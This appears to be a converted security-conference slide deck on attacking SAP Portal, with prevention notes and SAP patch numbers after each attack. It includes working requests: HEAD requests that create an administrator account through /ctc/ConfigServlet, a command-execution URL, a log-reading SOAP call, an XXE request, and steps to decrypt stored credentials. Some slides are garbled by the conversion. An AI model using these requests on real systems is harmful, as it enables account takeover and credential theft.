

Invest in security to secure investments



Breaking SAP Portal

Dmitry Chastuchin Principal Researcher ERPScan



Dmitry Chastuhin



Yet another security researcher

Business application security expert





ERPScan

- We Develop "ERPScan Security Scanner for SAP"
- Leader by the number of acknowledgements from SAP (>60)
- Invited to talk at more than 30 key security conferences worldwide (BlackHat(US/EU/DC/UAE), RSA, Defcon, HITB)
- First to release software for NetWeaver J2EE platform assessment
- Research team with experience in different areas of security from ERP and web security to mobile, embedded devices, and critical infrastructure, accumulating their knowledge on SAP research.
- Consulting services

Leading SAP AG partner in the field of discovering security vulnerabilities by the number of found vulnerabilities



Agenda

- Say hello to SAP Portal
- Breaking Portal through SAP Services
- Breaking Portal through J2EE Engine
- Breaking Portal through Portal issues
- Conclusion



SAP

- The most popular business application
- More than 180000 customers worldwide
- 74% of Forbes 500 run SAP











Meet sapscan.com






Say hello to Portal

- Point of web access to SAP systems
- Point of web access to other corporate systems
- Way for attackers to get access to SAP from the Internet
- ~17 Portals in Switzerland, according to Shodan
- ~11 Portals in Switzerland, according to Google





EP architecture





Okay, okay. SAP Portal is important, and it has many links to other modules. So what?



SAP Management Console



SAP Management Console

- SAP MC provides a common framework for centralized system management
- Allowing to see the trace and log messages
- Using JSESSIONID from logs, attacker can log into Portal

RBg.htt!. #the visten in the five accounting the line from designing J.S. [S. fillen I.D.



SAP Management Console

```
<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xmlns:xs="http://www.w3.org/2001/XMLSchema">
<SOAP-ENV:Header>
  <sapsess:Session xmlns:sapsess="http://www.sap.com/webas/630/soap/features/session/">
  <enableSession>true</enableSession>
</sapsess:Session>
</SOAP-ENV:Header>
<SOAP-ENV:Body>
  <ns1:ReadLogFile xmlns:ns1="urn:SAPControl">
    <filename>j2ee/cluster/server0/log/system/userinterface.log</filename>
    <filter/>
    <language/>
    <maxentries>%COUNT%</maxentries>
    <statecookie>EOF</statecookie>
  </ns1:ReadLogFile>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```



Prevention

- Don't use TRACE_LEVEL = 3 in production systems or delete traces
- Install notes 927637 and 1439348

http://help.sap.com/saphelp_nwpi71/helpdata/en/d6/49543b1e49bc1fe10 000000a114084/frameset.htm




Single-Sign On



SSO (old but still works)

 SAP implements SSO using the Header Variable Login Module





Prevention

- Implement proper network filters to avoid direct connections to SAP
- J2EE Engine. If you use it for Windows authentication, switch to SPNegoLoginModule

http://help.sap.com/saphelp_nw73ehp1/helpdata/en/d0/a3d940c26531 26e10000000a1550b0/frameset.htm



SAP NetWeaver J2EE



Access control

DeclarativeBy WEB.XML

ProgrammaticBy UME


Web Dynpro Portal iViews J2EE Web apps

- programmatic
- programmatic
- declarative



Declarative access control

- The central entity in the J2EE authorization model is the security role.
- Programmers define the application-specific roles in the J2EE deployment descriptor







web.xml

```
<servlet>
  <servlet-name>CriticalAction</servlet-name>
  <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>CriticalAction///////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////<p
    <url-pa/
</servlet
<security-
                              Verb Tampering
<web-resd
<web-resd
<url-patte
<http-met
</web-resource-collection>
<auth-constraint>
     <role-name>administrator</role-name>
</auth-constraint>
</security-constraint>
```



Verb Tampering

- If we are trying to get access to an application using GET – we need a login:pass and administrator role
- What if we try to get access to application using HEAD instead GET?
- PROFIT!

Did U know about ctc?



Verb Tampering

Need Admin account in SAP Portal? Just send two HEAD requests

Create new user blabla:blabla

HEAD /ctc/ConfigServlet?param=com.sap.ctc.util.UserConfig;CREATEUSER;USERNAME=blabla,PASSWORD=blabla

Add user blabla to group Administrators

HEAD /ctc/ConfigServlet?param=com.sap.ctc.util.UserConfig;ADD_USER_TO_GROUP;USERNAME=blabla,GROUPNAME=Administrators

Works when UME uses JAVA database



Prevention

- •Install SAP notes 1503579,1616259
- •Install other SAP notes about Verb Tampering
- Scan applications with ERPScan WEB.XML checker
- Disable the applications that are not necessary



web.xml

```
<servlet>
 <servlet-name>CriticalAction</servlet-name>
 <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
                                          GET /admin/critical/CriticalAction
  <servlet-m
  <url-patt
</servlet-m
<security-cd
                    Invoker servlet
<web-resou
                                                                    ion
<web-resou
<url-patterr
<http-meth
<http-method>HEAD</nttp-method>
</web-resource-collection>
<auth-constraint>
   <role-name>administrator</role-name>
</auth-constraint>
</security-constraint>
```




Invoker Servlet

- Want to execute an OS command on J2EE server remotely?
- Maybe upload a backdoor in a Java class?
- Or sniff all traffic ?

Still remember ctc?



Invoker Servlet



Address <equation-block> http://1

3:50100/ctc/servlet/com.sap.ctc.util.ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=whoami

TYPE=S

STATE=

INFO_SHORT= + Process created! sapserver\sapservicedm0

CONFIGURATION=



Prevention

- Update to the latest patch 1467771, 1445998
- "EnableInvokerServletGlobally" must be "false"
- Check all WEB.XML files with ERPScan WEBXML checker



So, where is Portal?



SAP Portal

- Portal Content

 Content Provided by Other Vendors

 Content Provided by SAP

 Admin Content

 Admin Interfaces
 - ► Core Objects


 Cond User Content
 - ▶ 🗀 ВРЕМ
 - ▼ 🦳 Standard Portal Users
 - ▶ ┌─ Ajax Framework Content
 - ▶ ┌── Interoperability
 - ▼ 🗀 iViews
 - ▼ 🦳 com.sap.netweaver.bc.uwl.iviews
 - E Delegated Tasks
 - My Substituted Task
 - 🔳 Task
 - 😑 Task

 - 📺 Universal Worklist Action
 - 🔜 Universal Worklist Add Note
 - 🥅 Universal Worklist Detail
 - 🔜 Universal Worklist Forward
 - 🔜 Universal Worklist Manage Attachments
 - 📻 Universal Worklist Personalization
 - 📺 Universal Worklist User Selection

- User access rights to objects are in the Portal Content Directory (PCD)
- Based on ACL
- 2 types of access:
 - (design time) for administrators
 - (runtime) for users



Portal Permission Levels



Assigned Permissions							
Remove							
		Name	Administrator	End User	Role Assigner	Description	_
		NVVA_SUPERADMIN	None -	✓	√	NVVA_SUPERADMIN	
		user_admin_role	None ▼		✓	User Admin	
		Administrator	None		✓	Administrator	
		super_admin_role	Read Read///rite	✓	✓	Super Administration	
			Full Control				-
Permi	ssion (Source Reset Child	Owner	Inheritance			



End User permission

The objects where end user permission is enabled affect the following areas in Portal:


- All Portal Catalog obj with end user permission
- Authorized Portal users may access restricted
 Portal components by URL if they are granted
 permission in the appropriate security zone.





Administrator permission


- Owner = full control + modify permissions
- Full control = read/write + delete obj
- Read/Write = read+write+edit properties+ add/rem child
- Write (folders only) = create objects
- Read = view obj+create instances (delta links and copies)
- None = access not granted





Role Assigner permission

- The Role Assigner permission setting is available for role objects
- It allows you to determine which Portal users are permitted to assign other users, groups, or roles to the role principle using the Role Assignment tool





Security Zones

- Security zones allow the system administrator to control which Portal components and Portal services a Portal user can launch
- A security zone specifies the vendor ID, the security area, and safety level for each Portal component and Portal service
- The security zone is defined in a Portal application descriptor XML file portalapps.xml
- A Portal component or service can only belong to one security zone
- Zones allows the administrator to assign permissions to a safety level, instead of assigning them directly

Why? To group multiple iViews easily like files in directories



Security Zones

 So, SecZones offer an extra, but optional, layer of code-level security to iViews

We can get access to Portal iViews using direct URL:


View "end

/irj/servlet/prt/portal/prtroot/<iView_ID>

And only Security Zone rights will be checked




Safety Levels for Security Zone





Zones with no safety

Many custom applications with low security level zone





Prevention

Check security zones permissions

•http://help.sap.com/saphelp_nw70/helpdata/en/25/85de55a94c4b5fa7a2d74e8ed201b0/frameset.htm •http://help.sap.com/saphelp_nw70/helpdata/en/f6/2604db05fd11d7b84200047582c9f7/frameset.htm



SAP Portal

- Web based services
- All OWASP TOP10 actual
 - -XSS
 - Phishing
 - Traversal
 - -XXE

— ...



Many XSSs in Portal



- But sometimes "httponly"
- But when we exploit XSS, we can use the features of SAP Portal

ERPScan Security Scanner for SAP

EPCF

EPCF provides a JavaScript API designed for the client-side communication between portal components and the portal core framework

- Enterprise Portal Client Manager (EPCM)
- iViews can access the EPCM object from every portal page or IFrame
- Every iView contains the EPCM object
- For example, EPCF used for transient user data buffer for iViews

```
<SCRIPT>
  alert(EPCM.loadClientData("urn:com.sap.myObjects", "person");
</SCRIPT>
```




Prevention

Install SAP note 1656549




KM Phishing



SAP Knowledge Management may be used to create phishing pages




Directory traversal





Directory traversal fix bypass





Prevention

Install SAP note 1630293



Cut the Crap, Show Me the Hack



Breaking SAP Portal

- Found a file in the OS of SAP Portal with the encrypted passwords for administration and DB
- Found a file in the OS of SAP Portal with keys to decrypt passwords
- Found a vulnerability (another one;)) which allows reading the files with passwords and keys
- Decrypt passwords and log into Portal
- PROFIT!



How we can read the file?

- -Directory Traversal
- -OS Command execute
- -XML External Entity (XXE)



XXE in Portal

```
/servlet/prt/portal/prteventname/HtmlbEvent/prtroot/pcd!3aportal content!2fadministrator!2fsuper admin!2fsuper admin role!2fcom.sap.portal.content administratio
 2fcom.sap.portal.content admin ws/2fcom.sap.km.AdminContent/2fcom.sap.km.AdminContentExplorer/2fcom.sap.km.AdminExplorer/ HTTP/1.1
ost:
                        :5 1
ser-Agent: Mozilla/5.0 (Windows NT 5.1; rv:15.0) Gecko/20100101 Firefox/15.0.1
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
ccept-Encoding: gzip, deflate
onnection: keep-alive
ache-Control: max-age=0
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 53659
tmlbevt ty=06htmlbdoc id=htmlb 89206htmlbevt frm=htmlb 8920 06htmlbevt oid=294htmlbevt id=16htmlbevt cnt=04htmlbevt par1=4htmlbevt par2=4htmlbevt par3=4htmlbevt pa
4-shtmlbevt par5-shtmlbevt par6-shtmlbevt par7-shtmlbevt par8-shtmlbevt par9-shtmlbScrollY-shtmlbScrollY-shtmlbValueHelpFieldId-shtmlbJavaScriptPath-%2Fir1%2Fporta
apps%2Fcom.sap.portal.htmlb%2Fjslib%2F&htmlb 8920 0 15Eln=
                                                                                                                 intmlb 8920 0 15Nodes 0=WcmRootComponent*3
WDF *com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%
                                                                                        "%753b%250%200%200%200%WdfProx6htmlb 8920 0 15Nodes 1=yControl*onDel
gatedClick*ResourceTree%3Edumnv+root%37 ***********
                                                   3BWcmRootComponent%3EWDF*com.sapportals.wcm.renuering.control.cm.Wdf&htmlb 8920 0 15Nodes 2=Proxy*WdfProxyCo
                                                 'WdfProxyControl*onDelegatedClick*ResourceTree%3E%2F%7Esystem id 8858e%3B%2B%3B-%3B%6htmlb 8920 0 15Nodes 3=
trol*
mRootComponent+3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*D
4=Control*onDelegatedClick*ResourceTree%3E%2FBIuserhome id 88S90%3B%2B%3B~%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.contr&htmlb 8920 0 15Nodes 5=ol
cm. WdfProxy*WdfProxyControl*(
                                                                 "WdfProxyControl*onDelegatedClick*ResourceTreek3Ek2Fbw document id6htmlb 8920 0 15Node
6 88592%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxy*Ontrol***
5Nodes 8=endering.control.cm.WdfProxy*WdfProxyControl*
                                                                                             5*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fc4htmlb 8
20 0 15Nodes 9 alendar id 8859643B42B43B-43BWcmRootComponent43EWDF com. sapportals.wcm.rendering.control.cm. WdfProxy*WdfProxy*Control*
0 15Nodes 10*
                                        'WdfProxyControl*onDelegatedClick*ResourceTreek3Ek2Fdiscussiongroups id 88598k3Bk2Bk3B-k3Bk2Fdocumentsk3Bk2Bk3BWcmRoot
omposhtmlb 8920 0 15Nodes 11=nent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%2
ntrol*onD&htmlb 8920 0 15Nodes 12*elegatedClick*ResourceTree43E42Fdocuments42FDiscussions id 8859b43B42B43B-43BWcmRootComponent43EWDF*com.sapportals.wcm.renderin
.contrahtmlb 8920 0 15Nodes 13=01.cm. WdfProxy*WdfProxyControl*0%
                                                                                               cuments 2FhtmlC6htmlb 8920 0 15Nodes 14=ontent id 8859d 3B 2B 2B 3B - 3B WcmRoot Component 3EWDF *com. sapportals. wcm. rendering.control.cm. WdfProxy*WdfProxyControl*04253,
                                                              *YdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fdocuments%2FLinks_id_8859f%3B%2B%3B~%3BWg
               Shtmlb 8920 0 15Nodes 15=04
ootComponent%3EWDF*com.sa&htmlb 8920 0 15Nodes 16=pportals.wcm.rengering.control.cm.WdfProxy*WdfProxy*Ontrol*0
xyControl*onDelegatedClick*R6htmlb 8920 0 15Nodes 17=esourceTree%3E%2Fdocuments%2FNews id 885a1%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendeg
```




XXE in Portal





XXE



Error based XXE



Breaking SAP Portal

- Ok, we can read files
- Where are the passwords?
- The SAP J2EE Engine stores the database user SAP<SID>DB; its password is here:

\usr\sap\<SID>\SYS\global\security\data\SecStor e.properties



Where are the passwords? (config.properties)

rdbms.maximum_connections=5
system.name=TTT
secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/data/SecStore.key
secstorefs.secfile=/oracle/TTT/sapmnt/global/security/data/SecStore.properties
secstorefs.lib=/oracle/TTTsapmnt/global/security/lib
rdbms.driverLocation=/oracle/client/10x_64/instantclient/ojdbc14.jar
rdbms.connection=jdbc/pool/TTT
rdbms.initial_connections=1



Where are the passwords? (config.properties)

rdbms.maximum_connections=5
system.name=TTT
secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/data/SecStore.key
secstorefs.secfile=/oracle/TTT/sapmnt/global/security/data/SecStore.properties
secstorefs.lib=/oracle/TTTsapmnt/global/security/lib
rdbms.driverLocation=/oracle/client/10x_64/instantclient/ojdbc14.jar
rdbms.connection=jdbc/pool/TTT
rdbms.initial_connections=1



SecStore.properties

\$internal/version=Ni4zFF4wMSeaseforCCMxegAfx admin/host/TTT=7KJuOPPs/+u+14jM7uy7cy7exrZuYvevkSrPxwueur2445yxgBS admin/password/TTT=7KJuOPPs/+uv+14j56vDc7M7v7dytbGbkgqDp+QD04b0Fh

jdbc/pc admin \$inter \$inter admin

But where is the key?



config.properties

rdbms.maximum_connections=5 system.name=TTT

secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/data/SecStore.key

secstorefs.secfile=/oracle/TTT/sapmnt/global/security/data/SecStore.properties secstorefs.lib=/oracle/TTTsapmnt/global/security/lib rdbms.driverLocation=/oracle/client/10x_64/instantclient/ojdbc14.jar rdbms.connection=jdbc/pool/TTT rdbms.initial_connections=1



Get the password

- We have an encrypted password
- We have a key to decrypt it

We got the J2EE admin and JDBC login:password!



Prevention

- Install SAP note 1619539
- Restrict read access to files
 SecStore.properties and SecStore.key




Portal post exploitation

- Lot of links to other systems in corporate LAN
- Using SSRF, attackers can get access to these systems

What is SSRF?


SSRF History: Basics

- We send Packet A to Service A
- Service A initiates Packet B to service B
- Services can be on the same or different hosts
- We can manipulate some fields of packet B within packet A
- Various SSRF attacks depend on how many fields we can control on packet B





Partial Remote SSRF: HTTP attacks on other services





Gopher uri scheme

- Using gopher:// uri scheme, it is possible to send TCP packets
 - Exploit OS vulnerabilities
 - Exploit old SAP application vulnerabilities
 - Bypass SAP security restrictions
 - Exploit vulnerabilities in local services

More info in our BH2012 presentation: SSRF vs. Business Critical Applications

http://erpscan.com/wp-content/uploads/2012/08/SSRF-vs-Businness-critical-applications-whitepaper.pdf



Portal post-exploitation

passy	word Search Show Options
Searc	ch Results For password
≟ 42%	Open Folder See Also Details Copy name Ticket user name: ADMINESTRATOR, password ARD AREA (See Also Details Copy name Ticket 508 KB 10/9/12 6:42:52 PM HTML Version
<u>₩</u> 42%	Open Folder See Also Details Copy name Ticket user name: ADMINESTRATOR, password ARI See Also Details Copy name Ticket 6,2 MB 10/9/12 6:42:52 PM HTML Version
11%	2010.C.933.8.888888.88888.000.EZ.0001_8_F=0.doc
11%	Open Folder See Also Details Copy name Ticket Password changed SP password 3,6 MB 10/3/12 11:15:57 AM HTML Version
11%	Open Folder See Also Details Copy name Ticket Configure Root Password Enter Coopen Set 8 Configure Root Password (p. 6(Password») 10,5 MB 10/11/12 2:53:51 PM HTML Version
